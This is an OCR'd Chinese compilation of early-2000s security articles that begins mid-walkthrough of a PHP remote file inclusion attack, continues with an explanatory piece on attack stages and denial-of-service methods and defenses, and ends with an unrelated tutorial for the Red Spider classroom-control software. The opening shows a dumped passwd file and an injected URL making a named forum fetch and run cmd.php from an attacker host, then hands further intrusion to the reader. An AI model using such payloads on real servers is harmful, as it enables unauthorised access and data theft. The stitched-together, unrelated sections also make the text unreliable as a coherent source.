daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
operator:x:11:0:operator:/root:
httpd:x:80:80:HTTPD user:/home/httpd:
kiosk:x:90:90:Airforce Kiosk account:/home/kiosk:/bin/bash
nobody:x:99:99:Nobody:/tmp:
roadshow:x:95:95::/home/roadshow:/bin/bash
airforce:x:91:91::/home/airforce:/bin/bash
afleads:x:92:92::/home/afleads:/bin/bash +:::::
```

好了，再看看系统中有谁在：

```
http://www.notfound.org/forum/forum.php?langdir=http://www.hacker.com&langfile=c
md.php
11:28am  up 6 days, 20:37,  5 users,  load average: 1.00, 1.00, 1.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU
WHAT
```

好象没人在哦，呵呵……

这会在该服务器上执行“ http://www.hacker.com/ ”主机上的“ cmd.php ”文件，该文件的内容为：

```
<?php
    passthru("w");
?>
```

需要注意的是，攻击服务器（也就是 www.hacker.com）应该不能执行 PHP 代码，否则攻击代码会在攻击服务器，而不是目标服务器执行，如果你想了解具体的技术细节，请参考：

http://www.secureReality.com.au/sradv00006.txt

好了，现在我们已经拥有了该服务器的读，写和执行的权限，虽然还不是 root 用户，但已经足够了，余下的工作就留给你自己去做吧。

拒绝服务攻击——原理篇

编者按:黑客的攻击方式多种多样,所要达到的目的也各不相同,其中最为恶劣的当数“拒绝服务攻击”了，象关掉计算机主机电源、拔掉网线、向服务器发送大量无用信息、制造网络风暴、占据网络带宽等等，都属于“拒绝服务攻击”，由于攻击造成后果十分严重，所以网管们要倍加小心。本文剖析了各种“拒绝服务攻击”的方法、效果及特点，希望能引起大家的重视。

攻击事件

攻击的行为很难用概念来说清楚，也很难被发现。那么到底怎么样才算一次网络攻击呢？一种定义为一旦入侵某个网络或使正在使用的网络瘫痪这样就可以说进行了网络攻击。从现在的法律规定：非法入侵或进入他人计算机的，给他人的保密文件进行查看、毁坏等；都属于违反了法律。这样看来，上面说的那个定义是成立的。但是，攻击的事件，一般是仅仅发生在入侵者行为完成并且以再目标网络之内。所以说，更简单的一个说法就是：某个入侵者在目标计算机上开始“工作”的那个时刻起，攻击就已经开始了。

入侵者通常都是需要一段时间来完成攻击。而在这段时间,攻击者将收集目标主机信息，观察目标主机的反应。这样的行为不能定义成攻击。因为从法律上讲，他并为连续的发生，与平常的用户是一样的，所以不能和攻击说在一起。当攻击者发现目标系统一直在做日志的时候，也许他会一直耐心等待，等待时机的出现。

系统管理员对异常信息的反应的激烈程度是不一样的。有的干脆是不当作一回事情。而某些比较有经验的攻击者就先进行探视进攻，看看管理员对攻击的反应。然而大部分的管理员都不会去处理这样的简单信息。除非这些信息带有明显的攻击迹象。如：多次尝试用一个用户来登陆。

一个明显攻击的例子是有人企图利用旧版本的 Sendmail。就是入侵者在２５端口上发出了两个命令，这些命令是想欺骗服务器将/etc/passwd 文件的拷贝用电子邮件的形式发送给入侵者。很显然这样的信息会使管理员注意。然而当出现 showmount 命令询问信息时，情况会有所不同。Showmount 的出现是不一个不祥的预兆。但是这个不能做为要进行攻击的证据。实际上，他最多是表明某个人打算要入侵。

其实，象这样的关系信息技术也有很多的不足。几个不同的访问地址不足以使管理员关注，但是，大量的扫描会使管理员立刻意识到问题的存在。这样看来，最多能知道哪个计算机有安全漏洞可利用，入侵者才会发起攻击。

所以，在这里，要建议广大的网络管理员，了解攻击者的行为和特征、做好防范工作，是保障网络正常运行的前提。而且要养成具有安全防范意识。及时发现异常，补住系统漏洞。

攻击的原因极其目的

对攻击者的目的有一定的了解，使我们能够更好的对可能出现的攻击有了防范意识。下面我们要从各个角度来介绍攻击者或者说黑客想要攻击的原因和所要达到的目的。

获得超级用户的权限

一旦有了超级用户的权限，就可以做事情。所以每个入侵者都希望得到超级用户的权限。取得这种权限后，可以完全隐藏自己的行踪，在系统中，留下一个方便的后门。使自己得到更多的好处。

在 UNIX 系统中，运行网络监听程序必须要有这样的权限。在上面的章节中我们已经讲到过。因此，在同一个网络中，只要掌握了一台计算机主机，那么可以这样不夸张的说，掌握了整个的子网。

进程的执行

攻击者在登陆上目标计算机主机后，没有进行其他的活动，只是运行了一些程序，也许这些程序是无害的，仅仅是消耗了系统的资源和处理器的时间。但是有很多的程序只能在一个系统下运行，不能在其他的系统中运行。如：一些扫描程序只能在 UNIX 下运行，那么攻击者就要有一个 UNIX 工作站。而且，一些有经验的攻击者，他在进行攻击的时候，往往会给自己找个中间的“ 跳板 ”，以免暴漏自己。即使被发现，也只是能够追踪到中间的跳板，而和自己无关。

这种情况对主机本身没有太大的坏处，但是潜在的危害是存在的。首先他占用了 CPU 的时间资源，当攻击者运行一个监听的程序的时候，会使计算机主机对其他程序的响应十分的缓慢。而且这样的行为他可以转嫁到其他一方，象管理员的责任等。

获取文件和数据

攻击者一般的目标都是系统中的重要的数据。因此攻击者只要能够顺利的登陆到目标主机上的话，那么他所监听得到的信息中可能含有重要的信息。及可能是用户的口令文件。由于口令是明文方式传送的，所以，只要攻击者得到口令，那么他就可以访问其他受限制访问的资源，从而所造成的经济损失是不能估计的。

拒绝服务

同上面的几种行为来比较的话，这样的拒绝服务攻击，就是一种破坏的行为。拒绝服务攻击有很多种类型，象关掉计算机主机电源、拔掉网线、向服务器发送大量无用信息、制造网络风暴、占据网络带宽，等等手段，这些都是拒绝服务攻击，我们将在后面的章节中详细介绍这种攻击。

攻击的三个阶段

黑客在网络上经常采用的手段有：

- 利用 UNIX 系统提供的缺省帐户进行攻击：许多主机都用 ftp 和 guest 等帐户，有的帐户甚至没有口令。黑客用 UNIX 系统提供的命令如 finger 和 ruser 等收集信息，不断提高自己的攻击能力。
- 截取口令方法：通过网络监听或记录用户的击键得到用户的口令。
- 寻找系统漏洞：许多系统都有这样那样的安全漏洞，其中某些是操作系统本身的，如 sendmail 的漏洞；而有些是管理员配置错误引起的，如在网络文件系统中，将目录和文件以可写的方式调出。
- 强力闯入：可以采用物理访问的方法，如在控制台用 boot –s 命令，也可以无数

次的猜口令。

- 偷取特权：使用木马程序或者缓冲区溢出程序都有可能得到系统权限。
- 使用一个节点作为根据地，攻击其他节点：可以使用网络监听的方法，也可以利用主机信任关系，在突破一台主机后，尝试攻破同一网络内的其他的主机。
- 清理磁盘：在一些删除的文件，回收站内的文件或者是临时目录内的文件中，往往含有重要的信息，黑客可以清理这些文件，找到有用的信息。

这些手段又是怎么样实现的呢？我们先看黑客攻击的三个阶段：

1. 寻找目标，收集信息。

选定攻击目标——即对准备进攻的系统，通常是从已攻入系统的.rhosts 和.netrc 文件所列的主机中挑选出来，从系统的/etc/hosts 文件中可以得到一个很全的主机列表。但大多数的情况下，选定攻击目标是一个比较盲目的过程，除非攻击者有明确的目的和动机。攻击者也可能找到 DNS 表，通过 DNS 可以知道机器名、Internet 地址、机器类型，甚至还可以知道机器的属主和单位。攻击目标还可能来自偶然看到的一个调制解调的号码，和贴在旁边的机器使用者的名字。

2. 获得初始的访问权与特权

攻击者需要伪造访问目标的 ID，以冒充系统的正式用户。系统对用户的认证是靠用户名和口令进行的，攻击者最喜欢用众所周知的用户名进行攻击。

许多情况下，这些名字由姓和名字的首字符构成，即使用户名没有这么明显，也很容易通过 finger 和 ruser 获得。

Finger 命令不但能测试目标主机是否连通，往往还能告诉攻击者许多有用的信息，例如：

```
liwrml@safeunion $ finger @taget.host
```

于是可以得到类似如下文所示的信息：

```
[ ***.***.***.*** ]
Login          Name                  TTY       Idle     When        Where
liwrml  Distributed Shared M    console      2 8    tue 12:19  another.host
```

注：***.***.***.*** 为主机 target.host 的 IP 地址。

而口令就不容易获得了，特别是用户口令通常为 8 个字符，又不是字典中的词，其组合有非常多的可能性。攻击者若使用口令获得工具，也相当费时而且不能保证有效，至少他需要足够的时间和耐心。对 NT 和一些只要系统来讲，系统在 3 － 5 次试口令失败的情况下会断掉连接。这就是为什么攻击者总是依赖网络服务，如 NIS、RLOGIN/RSH 与 NFS 等来攻击系统的原因。

现在许多软件中发现了一类缓冲区溢出的错误。在 UNIX 系统中，利用一些 SUID root 程序的这种错误编写的程序可以帮助攻击者轻易的获得系统权限。

3. 攻击其他的系统。

攻击一个系统得手后，攻击者往往不会就此罢休。他会在系统中寻找相关的主机可用信息，继续进行攻击。攻击的方法很多，比较通用的是装一个监听的程序，这样几乎可以掌握整个网络。

攻击的时间

在 Internet 网络上攻击的时间是能完全肯定的。因为大多数的计算机主机都 24 和 Internet 相连，这就意味着攻击是任何时间。但是一些有经验的攻击者，他可能会有下列

的规律。

从过去统计的数字来看，一般出现攻击都是在冬天。好象原因在于冬天因为冷，没有地方去造成的。

就每天所发生的攻击看来，大部分的攻击时间是在夜间。因为攻击者认为在白天攻击的话，容易被管理员发现自己的行踪。所以攻击者就利用夜间人们都休息的时间，进行攻击。有几个这样的不在白天攻击的原因：

１．客观的原因是，在白天大部分的攻击者要上学或者工作。以至他们没有太多的时间来做这样的事情。换句话来说，他们不能整天坐在计算机面前。

２．现在的网络是越来越慢，相对的来说，在夜间的网络速度会比白天快的多。所以，这样就给攻击者创造了进行攻击的好机会。但是，这样的说法是相对于同一个时区来说的，如：攻击国内的计算机主机，大概的时间是在凌晨３－６点，而这个时间人们大部分都在休息。另一个例子，如果，在国内想攻击美国的一台计算机，那么就要选择与美国的时间相反的那个时候。因为在中国的夜间，在美国正是网络高峰期，人们大部分都在网络上浏览、收发电子邮件等。所以这样会给攻击带来很多的不方便。

拒绝服务攻击

攻击的概念

拒绝服务攻击是指一个用户占据大量的共享资源，使系统没有其他的资源来给其他的用户可用的攻击。拒绝服务降低了资源的可用性，这里资源指的可以是处理器的时间、磁盘的空间、打印机和调制解调器，也甚至涉及到系统管理员的时间。攻击的结果是停止和失去服务。


UNIX 系统中，只有很少的保护措施，来防止和抵抗很少或者偶然的攻击。大多数的 UNIX 版本都允许管理员设置用户最多打开的进程数。但是，这样的情况，和其他的系统来比较的话，防御手段都是很员原始的。一般是有两种类型的拒绝服务的攻击。

第一种是攻击试图去破坏或毁坏资源，使别人也无法使用这个资源。如：删除文件、格式化硬盘、切断电源等，这样的行为都是实现拒绝攻击。在前面我们已经简单的举了例子。其实，几乎所有的攻击都可以限制关键用户和文件并保护他们不受其他的用户所访问。如果采用的系统安全策略好的话，也可以防止拒绝服务攻击。

第二种是过载一些系统服务或消耗一些系统的资源，但这样的行为也许是攻击者故意造成的，也可能是某个用户无意造成的错误所导致的。通过这样的方式来阻止其他的用户使用这些服务。用一个比较简单的例子来说，一个用户用完了一个磁盘的分区，使的别的用户就无法再生成新的文件来储存。还有象一个典型的情况是程序出错，在递归的条件中，本来是要用 x!=0 结果写成了 x==0。

在过载攻击中，一个共享的资源或服务器由于需要处理大量的请求，以至无法满足其他用户来到的请求。如：一个用户打开了大量的进程，那么其他的用户就不能运行自己的进程。一个用户用完了所有的空间，那么别的用户就不能生成新的文件。那么这样的情况下，可以有效的采用系统管理，只分配给用户属于他自己的那部分的资源。另外，系统检测过载自动重新启动也是一个不错的手段。

进程过载的问题所在



最简单的拒绝服务攻击就是进程攻击。在攻击过程中，一个用户可以阻止在同一个时间内另一个用户使用计算机。进程攻击通常是发生在共享的计算机中，如果没有人和自己抢夺的话，也没有必要使用这样的攻击方法。

这样的攻击对现在的 UNIX 系统没有多大的效果。因为现在的 UNIX 系统限制任何 UID 使用的进程数目，但 0 也就是 root 除外。这个限制就叫做 MAXUPROC，当系统重新做的时候，在进行对内核的设置的时候，一些系统允许在启动的时候来设置这个值。

进行这样攻击的用户消耗的是他自己的进程数目，而不是别人的。一个超级用户可以使用 PS 命令查看所有的进程数目。他可以使用 KILL 来杀掉那些没有用的进程。也可以杀掉进程组。

不过，现在的 UNIX 系统中，一个超级用户仍然可以用进程攻击将系统当机。这个是因为系统对 root 的打开进程数没有限制。但是，这样的情况是很少的，也许是执行某个程序造成的当机。换句话说，就是当达到这个值的时候系统就会过载。当系统过载之后，其他的人就得不到任何进程，哪怕是登陆。

现在的 UNIX 系统中，还有一些情况会是系统过载。比如：设置的问题。一个用户使用的进程数已经等于或大于系统的设置允许执行最大进程。还有，一个用户所打开的进程没有达到最大进程数。但是，由于用户太多，以至系统过载。

如果遇到系统过载的时候，会被迫重新启动。但是这样做的后果是使计算机磁盘损坏。因为问题系统还没有来的及刷新。最好的办法是先杀掉一些进程，然后进入单用户模式。

其实，也可以向 init 进程发送一个信号，一个 SIGTERM 的信号。UNIX 会自动杀掉所有的进程，然后进入单用户模式，利用 sync 的命令，使计算机强行将文件写入磁盘。最后在重新启动计算机系统。

另一种流行的进程攻击是一个用户产生了许多消耗 CPU 处理时间的进程。如：他运行了１０个 find 命令，并用 grep 命令在一些目录里面找文件，这样都可以使系统运行的象蜗牛一样慢。其实，预防这个的方法是合理的教育用户能够好好的共享使用系统。让用户使用 nice 命令降低后台运行程序的优先级。另外也可以利用 at 命令，将一些比较麻烦的任何安排到不忙的时候去执行。

磁盘和交换空间的问题

这种攻击的方式是添满磁盘的空间。如果一个用户向磁盘填充了大量的文件，其他的用户就不能够生成新的文件来做事情。

Du 命令可以发现系统中磁盘分区空间的使用情况。这个命令可以查找目录，一共用了多少块。也可以利用 find 命令列出那些大文件的文件名字。也可以加参数－size 来查看超出一定值的文件。

Unix 文件系统是使用 inode 来存放文件信息的。一个可以使磁盘不能使用的途径是消耗所有磁盘上的空闲 inode，使他不能生成新的文件。一个用户可能生成了上千个空文件。这个是很头疼的问题，因为 df 提示有很多可用空间。但是当在生成新文件的时候会出现一个没有空间的错误提示。这个时候可以用 df －I 来查看所有空闲的 inode。

通常，解决这样攻击的方法是把磁盘进行小的分区，一个用户占有一个分区，这样即使把磁盘填充满了，也不影响其他的用户。另一个有效的方法是通过磁盘分配系统，每一个用户可以确定有多少 inode 可用，有多少磁盘空间可用。

关于交换空间的问题，在多数的 UNIX 系统中都被设置为使用一些磁盘空间，以便当进程被换页或者说被交换出内存的时候，来容纳那些进程的映象。如果系统没有设置足够的交换空间的话，新的进程，特别是那些比较大的进程将不会运行。执行命令的时候，会给出“ No

space ”的错误提示。

如果当进程偶然的添满了可用的交换空间的话，可增加新的空间来纠正这样的错误。在 SVR4 和 SunOS 系统中，这样的增加过程都是非常简单的。但是，这样做的代价是必须放弃一些用户的可用空间。我们来举个例子以便更详细的说明。

首先，要寻找一个还有空间的分区：

```
[liwrml@safeunion /root]# /bin/df –ltk
       File system           kbytes         used      avail      capacity
Mounted on
  /dev/dsk/c0t3d0s0            95359         80289       8505         91%
/
  /dev/dsk/c0t2d0s0          1964982       1048379     720113         59%
/user3
  /dev/dsk/c0t2d0s6          1446222        162515    1139087         23%
/user4
[liwrml@safeunion /root]#
```

在这个例子中，分区/user4 显然是看着有大量的空闲空间可以利用。在 Solaris 系统中，使用下面的命令，可以生成 50M 的交换空间。

```
[liwrml@safeunion /root]# mkfile 50m /user4/jfile
[liwrml@safeunion /root]# swap –a /user4/jfile
```

在 SunOS 系统中是下面这样的。

```
[liwrml@safeunion /root]# mkfile 50m /user4/jfile
[liwrml@safeunion /root]# swapon/usr/jfile
```

如果想使用这个交换空间在重新启动的时候可以使用，可以将这个空间的信息加到 vfstab 文件中。否则，除去交换设备文件的序号，然后在删除这个文件。

临时目录文件空间的问题

很多 UNIX 系统被配置为可以在一个临时目录中生成任意大小的文件。这个目录就是 /tmp。在正常的情况下，系统对这个目录没有分配大小的检查。于是，要是一个用户添满/tmp 所在的分区的话，导致其他的用户不能再生成新的文件。

而现在的系统在中，许多的程序都要求在/tmp 存放文件。象 vi 和 mail 程序都将临时的文件放到/tmp 中的。如果他们不生成临时文件的话，这样的程序运行会失败。不过发生这样错误的情况是很偶然的，也许是某个用户将一个很大的文件放在那里，忘了删除，结果造成错误的发生。

有许多的方法来解决这个问题。

- 对临时目录采用 quota 检查，以避免一个用户将他添满。一个 quota 只允许使用 40%的临时空间。
- 使用一个进程，来监视临时目录的使用情况，如果快满了，将及时提醒管理员。
- 用超级用户可以定期的清除临时目录的文件。

```
[liwrml@safeunion /root]# find /tmp –mtime +5 =print| xargs rm –rf
```

将这一行加到 crontab 中，在夜间执行。

针对网络的拒绝服务攻击以及解决方法

网络对拒绝服务攻击的抵抗力是有限的，攻击者将阻止其他的用户来使用网络和服务。而象这样的网络拒绝服务攻击有 4 攻击类型。他们分别是：消息流、服务过载、“ 粘住 ”和

SYN-Flooding。我们来分析一下这些攻击类型。

消息流

这样的情况是发生于用户向一台网络上的目标主机计算机发送大量的数据包，来延缓目标主机的处理其他数据的速度，阻止计算机处理其他的数据。而这样的方式所发送的数据，可能是请求文件服务，也可能是要求登陆或简单的 ping。无论用什么形式，这些象洪水一般的数据，加重了处理器的负荷，使计算机主机浪费很多的资源来处理。象这样的攻击，结果最终使计算机主机负荷越来越大，导致当机。这样的拒绝服务攻击，一般主要针对的是网络服务器。

由于处理器用很多的资源来处理这样的大量的请求，使服务器暂时无法响应其他的网络请求。攻击者就利用这个时候，用编写的程序，来回答那些本来应该由服务器回答的请求。假设攻击者已经写了一个程序，通过每秒发送数千个 echo 请求到目标主机计算机的 echo 服务，来炸一个 NIS 服务器。同时，攻击者来实验登陆一个工作站的超级用户。在这个时候，如果是真的 NIS 服务器的话，他就会询问 NIS 口令。而现在服务器正在被攻击，不能迅速的反应这个请求。在这个时候，攻击者的计算机就可以来伪装成服务器，说没有口令。在正常的情况下，真的服务器会注意这个错误的包，指出这个包是错误的。但是，现在服务器负荷相当大，不能做出响应。于是，那个发出请求的客户计算机便相信这个回答是正确的，按照这个错误的回答，处理攻击者的登陆请求，这样以来，就不用口令就进入了 NIS 工作站。

一个简单的攻击类型是“ 广播风暴 ”。攻击者可以生成这样一个消息，他指示每个主机收到这个消息后，再重新发，结果使网络饱和，不能使用。而这样的攻击很少是故意所为。通常是由软件或硬件安装不当造成的。

在这样的情况下，当网络上的主机计算机设置为将错误写入日志的时候，他就会忙着将这样的错误来写入日志，从而没有时间来响应其他的请求，无法处理其他的任务。其实，这个解决方法是用一个监视器，将网络分成小的子网。这样可以有效防止这种情况的发生。

服务过载

在一台有进程守护程序的计算机主机中，当大量的请求发向这台计算机的时候，就会发生服务过载。而这样的请求是有很多的形式，但大多数都是故意的。大量的请求使计算机无法来处理其他的任务，同时新的任务和请求他也无法接受。如果攻击的是一个基于 TCP 协议的服务，那么这些请求的包还会被重新发，结果加重了网络的负担。这样的攻击也许是攻击者想掩盖自己的行踪，使得系统无法写入日志。而且会阻止系统提供的一种特定的服务。

通常来说，管理员可以使用一个网络监视工具来发现这种类型的攻击，至发现攻击的来源。如果有一个主机列表和网络地址表的话，那么如果攻击发生在本地网的话，就可以帮助管理员来发现问题的所在。利用防火墙和路由器也可以发现和追踪攻击的来源。但是，从现在看来，无论是管理员还是用户，对使用的协议和服务守护进程所能做的事情都是非常有限的。我们目前所能做的是限制他可能带来的危害。比如：把网络分成几个小的子网，这样当一个子网被攻击的时候，不影响别的子网。

另一个措施是，在攻击前就采取有效的行动。可以把一个网络监视器放到网络安全的地方。这样的方式能够监视和分析网络内流动的数据。一旦发生过载，便能够即使发现，以减少攻击的危害。

“ 粘住 ”攻击

在许多 UNIX 系统中的 TCP/IP 实现程序，存在着很多被滥用的可能。攻击的时候，可以

使用 TCP 的半连接消耗资源。TCP 连接通过三次握手来建立一个连接与设置参数。如果攻击者发送多个请求的话，初步建立了连接，但又没有完成其后的连接步骤。于是这样的话，就占用着无限的资源。一般情况下，发送这样的连接的 IP 地址是伪造的，所以就无法追踪来源，唯一可以做的事情就是等……等这个连接因超时而被释放。这样的情况可以拿这样一个例子来说明：一个搞恶作剧的小孩子，他到了人家的门面前按了铃就跑了，而里面的人就出来开门，发现没有人……而将门关上后，小孩子又去按……这样以来，在这个时间里，里面的人一直在开门，而时间就浪费了，无法做其他的事情。这样的情况下，用户可以做的事情是非常有限的。就来现在的防火墙也没有重视这个问题。最后的方法是拒绝那些防火墙外面的未知主机或网络连接的请求。但是这样看来，任何固定的限制都是不适合的。

SYN-Flooding 攻击

在这种攻击中，使用一个伪装的 IP 地址向目标计算机主机发送网络请求叫 SYN。而这种欺骗的手段就是现在流行的 IP 欺骗技术。黑客尽可能的发送这样的请求，以便占用目标计算机主机更多的资源。

当计算机主机收到这样的请求后，就会使用一些资源来为新的连接提供服务，然后回复一个肯定的信息，这个叫做 SYN-ACK。但是由于这个回复的是这个假的 IP 地址，所以会没有响应。于是，计算机主机会继续发送 SYN-ACK。

一些系统都有回复的次数和超时的时间，只有回复一定的次数，或超时的时候，被占用的资源才能释放。在 WindowsNT 中，这样回复的缺省值是重复发送答复５次。而且每一次发送的时间都会翻一番，第一次等待的时间是３秒，当第５次的时候就会达到等待４８秒，才能有响应。如果还没有响应的话，系统要再等待９６秒，才能将占用的资源释放出来。而，在这个时间内，计算机一共是等待了１９０秒。

但是，从这个攻击手段的性质上来看的话，黑客是无法取得系统的任何访问权限。但是对于大多数的 TCP/IP 协议，处于 SYN-RECEIVED 状态的连接数量是非常有限的。当达到极限的时候，目标计算机主机通常做出反应，重新设置所有的额外对外连接请求，知道占用的资源被释放。

对于 SYN-Flooding 攻击的解决方法

这样的攻击在 Microsoft 公司已经认识到了，如果用户使用的是 NT4.0，那么只要获得了 Server Pack ２就可以了。为了获得最大的安全性，其实用户只要启动应用和服务所必须的特定端口。特别是不要启动低于９００的任何 UDP 端口，除非有些端口提供需要的具体服务，象 FTP。也不要启动支持 UDP 协议的 echo 端口和 chargen 端口。这些端口是很少用的，但是都成了 SYN-Flooding 攻击的主要对象和目标。

网络教室首选利器 红蜘蛛

红蜘蛛软件（Red Spider）是一个集成在网络环境下进行主机屏幕图象监视、远程主机控制、局域网内多点传送和“电子举手”等辅助网络教学功能的应用程序。对于网络上运行 Windows 95/98/NT 的计算机，它可以实现几乎不受任何限制的远程控制功能，你就如同在直接操作被控制的主机一样。然而，红蜘蛛软件最强大的功能还在于在网络教学上的应用。教师不但可以监视任何学生主机上的图象内容、或将教师自己主机上的屏幕内容传送给每一个或部分学生、或锁定学生主机的键盘和鼠标、还可以实现网络上的“电子举手”等多种辅助教学功能。

一、红蜘蛛的运行环境

红蜘蛛软件是于 1999 年由软件开发者易之来（EASY，mailto:yiss@163.net）使用 C 语言开发的,现在已经升级到 3.8 版本。它运行于加载 TCP/IP 协议的 Windows95/98/NT 操作系统上，主要在局域网上实现多媒体信息的广播，并同时实现网络屏幕监视和远程控制等网络管理的目的。因此上最基本的要求是你用的 Windows95/98/NT4 操作系统正确地安装了 TCP/IP 协议。

二、红蜘蛛的安装运行

最新版本的红蜘蛛大小为 1.39M，安装简单，解开压缩包后运行 Setup.exe，首先会出现欢迎界面(图 1)，直接下一步，这是会出现学生机和教师机两个选项（图 2），根据需要选择不同的安装方式，之后是许可协议，同意后选择好安装路径既可以顺利完成安装。如果安装的是教师机，可以选择“立即启动红蜘蛛多媒体网络教室”（图 3），完成安装后在桌面上生成“红蜘蛛”快捷方式，并在桌面右下角的托盘区多了一个中间有一白色“一”字的小圆圈（图 4），双击“红蜘蛛”快捷方式进入管理界面（图 5）；如果安装的是学生机，完成安装后只在桌面右下角的托盘区多了一个中间有一白色“一”字的小圆圈。点它一下看看吧，这时屏幕中间会出现一个小窗口（图 6），称为 LOGO 窗口。再点一下右键，出现了一个快捷菜单（图 7），原来很简单啊。




图 1

图 2

图 3

图 4

图 5

图 6




图 7

另外，网络影院功能需要 DirectX Media 的支持，您可以从微软的站点上免费下载。下载后直接在所有教师机和管理机上都安装一下。如果在 NT4 上运行时提示缺少文件 QUARTZ.DLL 等，就是因为没有先安装 DirectX Media 的缘故。

三、红蜘蛛的核心功能

红蜘蛛专门针对电脑教学网络开发，可以非常方便地完成电脑网络教学任务，包括教师演示、学生示范、屏幕图象监视、远程控制、网上语音广播、两人对讲和多方讨论、VCD/MPEG/AVI/WAV/MOV 等视频节目的网络广播、黑屏肃静、同步文件传输、联机讨论、远程命令、获取远端信息、电子教鞭、电子黑板与白板、自由的交互式短信息发送、电子举手、锁定学生机的键盘和鼠标、班级管理等，而独特的“ 每日一读 ”功能还使老师的教学内容变得丰富多彩。v3.8 新版本支持文件同步传输、获取远端系统信息、语音和文字的联机讨论、同步发送远程命令、倒计时、６个许可无任何限制版本免费发放、以及规范化了的功能命名等。

教师演示：将教师机的电脑屏幕画面和语音等多媒体信息实时广播给全体、群体或单个学生。并同时提供电子教鞭、电子黑板/白板等功能。

怎么样启动“ 教师演示 ”功能？

打开管理程序，从图示所指的工具条按钮 

启动和终止“ 教师演示 ”功能。按下这个按钮后，您所选择的电脑（如果没有选择，则为所有电脑）进入接收广播状态，而担当“ 教师机 ”角色的电脑启动“ 屏幕广播服务 ”进入教师机角色，开始将教师机上的所有屏幕图象内容同步传送给学生机。第二次再按该按钮命令，就会退出“ 教师演示 ”状态。你也可以使用快捷键方式：Alt+F12 可以进入“ 教师演示 ”功能，而 Alt+F11 则退出“ 教师演示 ”功能，这样您无须切换到管理程序就可以完成“ 教师演示 ”功能的启动和退出了，非常方便。

哪台电脑担任“ 教师机 ”角色？

默认进行“ 教师演示 ”操作的电脑是运行管理程序的本地电脑，但是，通过不同的配置，也可以将“ 教师机 ”的角色指定到另外一台电脑上。这样就可以使两种角色分开到两台电脑上，一台电脑运行管理程序，执行各种控制命令，监视学生的学习情况，担任“ 管理机 ”角色，而另一台电脑专门进行教学演示，运行各种多媒体课件或应用程序，并同步广播给学生机，担任“ 教师机 ”角色。在“ 设置--->参数设置 ”菜单打开的窗口中，选择“ 适配器端口 ”属性页（图 8）。默认情况下，“‘ 教师机 ’的 IP 地址 ”一栏中的内容为空，也就是说，将本地电脑当作“ 教师机 ”角色，这时，“ 教师机 ”和“ 管理机 ”的角色都在同一台电脑上。


这种方法的优点是可以节约硬件资源，无须配置两台教师机用电脑，但因为要在演示软件和管理程序之间来回切换，会麻烦一些。

图 8


如果您在上面栏中填入另一台担当教师机角色的电脑 IP 地址，就将这两种角色分开放在两台电脑上了。这种方法无须在演示软件和管理程序之间来回切换，操作起来非常方便，又可以随时监控到网络的状况。不过，您可要准备两台教师用电脑哦。

学生示范:您可以随时“ 点播 ”某台学生机进入“ 教师机 ”角色,轻松地指定任意一个学生对其他的一组学生进行示范操作，让学生之间也进行交流。并且这种角色的转换是非常之容易的，任何一台学生机，随时都可以扮演“ 老师机 ”的角色进行屏幕图象内容广播，而学生机并不需要安装教师机程序组件。可以看出，您不但可以将您的操作演示给同学们看，也可以叫某个同学演示给其它同学看。比方说，您在教同学们画画，是不是可以很方便的将好的作品向其他的同学展示？

怎么样启动“ 学生示范 ”功能？

打开管理程序，从工具条按钮 

启动和终止“ 学生示范 ”功能。按下这个按钮后，您所选择的电脑（如果没有选择，则为所有电脑）进入接收广播状态，而接下来指定的学生机电脑启动“ 屏幕广播服务 ”进入教师机角色，开始将其上的示范操作同步传送给学生机。第二次再按该按钮命令，就会退出“ 学生示范 ”状态。

黑屏肃静：锁定某个或全部学生机电脑的键盘和鼠标，而屏幕显示黑屏，让学生们认真听课。 而不是在电脑上做其他相关事情。您可以从工具条按钮 

或菜单命令“ 黑屏肃静 ”两种途径启动该模式。学生机进入“ 黑屏肃静 ”状态后，除了 CAPS LOCK 键可以当作电子举手的按键外，其他所有鼠标和键盘操作都失效。

另外注意：对于教师演示、学生示范和黑屏肃静三种功能，我们还可以通过右键菜单（图 9）来启动它们。在任意一个时候，只可以运行其中的一种功能，而必须退出这种功能，才能进入另外一种功能的。当然，这种限制只针对于某个分组而言，不同的分组还是可以进入不同的功能状态的。





图 9

语音教学: 对于安装好了声卡、麦克风和耳机的具有多媒体支持的电脑网络系统，可以通过话筒和耳机进行语音传播，实现教师与学生之间的自由的语音交谈和讨论。启动 

，

弹出网上语音广播、两人交谈和多方讨论菜单。在配置声卡时，一般建议您选择具有双工支持的声卡。

语音广播：单工或双工声卡；

两人交谈：需要双工声卡支持；

多方讨论：需要双工声卡支持。

启动语音广播或两人交谈服务后，会在教师机和选择的目的学生机上分别打开语音服务的窗

口。稍为不同的是学生机上关闭窗口的命令失效，这不允许学生自己关闭语音服务，而是在教师机关闭语音服务时自动关闭。

窗口左边的波形显示正在录制的音量，也就是您自己的声音；而窗口右边的波形显示正在播放的音量，也就是对方的声音。位于窗口右方的音量控制器允许您改变播放声音的音量大小。 进入“ 两人交谈 ”模式后，双方可以自由的讲话，无须象“ 多方讨论 ”那样需要等待拿到“ 话筒 ”才能讲话。

